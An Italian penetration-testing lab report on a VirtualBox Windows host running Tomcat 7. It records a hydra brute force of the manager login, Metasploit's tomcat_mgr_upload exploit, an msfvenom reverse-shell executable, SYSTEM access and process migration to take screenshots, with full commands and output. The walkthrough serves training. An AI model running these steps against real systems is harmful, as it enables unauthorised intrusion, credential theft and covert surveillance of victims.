

Report consegna Pre-Build Week 2 Traccia 5

setto ip windows



setto ip kali



dalla scansione con nessus emergono queste vulnerabilità

103782 - Apache Tomcat 7.0.0 < 7.0.82

Synopsis

The remote Apache Tomcat server is affected by a vulnerability


Description

The version of Tomcat installed on the remote host is prior to 7.0.82. It is, therefore, affected by a vulnerability as referenced in the fixed_in_apache_tomcat_7.0.82_security-7 advisory.

- When running Apache Tomcat versions 9.0.0.M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default servlet to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server. (CVE-2017-12617)


Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

faccio una scansione zenmap



faccio una scansione gobuster

cerco su metasploit



il numero 5 mi sembra il più appropriato

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) >
```

faccio un bruteforce per ottenere le credenziali

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt -P /usr/share/wordlists/rockyou.txt -s 8080 192.168.200.200 http-get /manager/html

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-05 12:11:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 186477187 login tries (l:13/p:14344399), ~11654825 tries per task
[DATA] attacking http-get://192.168.200.200:8080/manager/html
[8080][http-get] host: 192.168.200.200   login: admin   password: password
```

configuro l'exploit

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  password         no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) >
```

lo faccio partire

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Y5G6...
[*] Executing Y5G6...
[*] Undeploying Y5G6 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58037 bytes) to 192.168.200.200
[*] Sending stage (58037 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49848) at 2025-01-05 12:23:53 -0500

meterpreter > [*] Meterpreter session 2 opened (192.168.200.100:7777 → 192.168.200.200:49849) at 2025-01-05 12:23:53 -0500
```

verifico se si tratta di una macchina virtuale

```
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 8 6.2 (amd64)
Architecture    : x64
System Language : it_IT
Meterpreter     : java/windows
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>wmic computersystem get model,manufacturer
wmic computersystem get model,manufacturer
Manufacturer  Model
innotek GmbH  VirtualBox


C:\tomcat7>
```

vedo le impostazioni di rete

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  2
============
Name         : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  3
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e7:18:0c
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::698b:c689:6170:25a7
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  4
============
Name         : net0 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  5
============
Name         : net1 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
============
Name         : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  7
============
Name         : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  8
============
Name         : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
```

non funziona il comando per la webcam

```
meterpreter >
meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/windows)
```

creo una shell migliore per avere più info

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=7777 -f exe > shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

carico la shell

```
meterpreter > upload shell.exe
[*] Uploading  : /home/kali/shell.exe → shell.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/shell.exe → shell.exe
[*] Completed  : /home/kali/shell.exe → shell.exe
meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2024-07-09 10:37:31 -0400  AccountPictures
040777/rwxrwxrwx  0      dir   2024-07-22 05:53:54 -0400  Desktop
040776/rwxrwxrw-  4096   dir   2024-07-09 10:24:02 -0400  Documents
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:26 -0400  Downloads
040777/rwxrwxrwx  0      dir   2015-07-10 07:04:26 -0400  Libraries
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:26 -0400  Music
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:26 -0400  Pictures
040776/rwxrwxrw-  0      dir   2015-07-10 07:04:27 -0400  Videos
100777/rwxrwxrwx  174    fil   2015-07-10 07:02:40 -0400  desktop.ini
100776/rwxrwxrw-  73802  fil   2025-01-05 12:34:39 -0500  shell.exe
```

la eseguo

```
meterpreter > execute -f C:\\Users\\Public\\shell.exe
Process  created.
```

ottengo un altra sessione con maggiori privilegi

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.200.100
LHOST ⇒ 192.168.200.100
msf6 exploit(multi/handler) > set LPORT 7777
LPORT ⇒ 7777
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49852) at 2025-01-05 12:42:39 -0500

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

verifico se ha webcam

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter >
```

non ottengo lo screenshot

```
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
```

cerco il processo explorer

```
 3056  3664  OneDrive.exe              x86   1        DESKTOP-9K1O4BT\user          C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 3252  860   sihost.exe                x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\sihost.exe
 3280  860   taskhostw.exe             x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\taskhostw.exe
 3324  860   MicrosoftEdgeUpdate.exe   x86   1        DESKTOP-9K1O4BT\user          C:\Users\user\AppData\Local\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
 3440  1332  WmsSessionAgent.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Program Files\Windows MultiPoint Server\WmsSessionAgent.exe
 3664  3608  explorer.exe              x64   1        DESKTOP-9K1O4BT\user          C:\Windows\explorer.exe
 3844  640   TiWorker.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\WinSxS\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.10240.16384_none_115fd2f761f7c508\TiWorker.exe
 3900  640   RuntimeBroker.exe         x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\RuntimeBroker.exe
 3984  552   SearchIndexer.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 4380  2548  shell.exe                 x86   0        NT AUTHORITY\SYSTEM           C:\Users\Public\shell.exe
 4472  3664  VBoxTray.exe              x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\VBoxTray.exe
 4640  640   SearchUI.exe              x64   1        DESKTOP-9K1O4BT\user          C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
 5036  552   svchost.exe               x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\svchost.exe
```

migro

```
meterpreter > migrate 3664
[*] Migrating from 4380 to 3664...
[*] Migration completed successfully.
meterpreter >
```

ottengo lo screenshot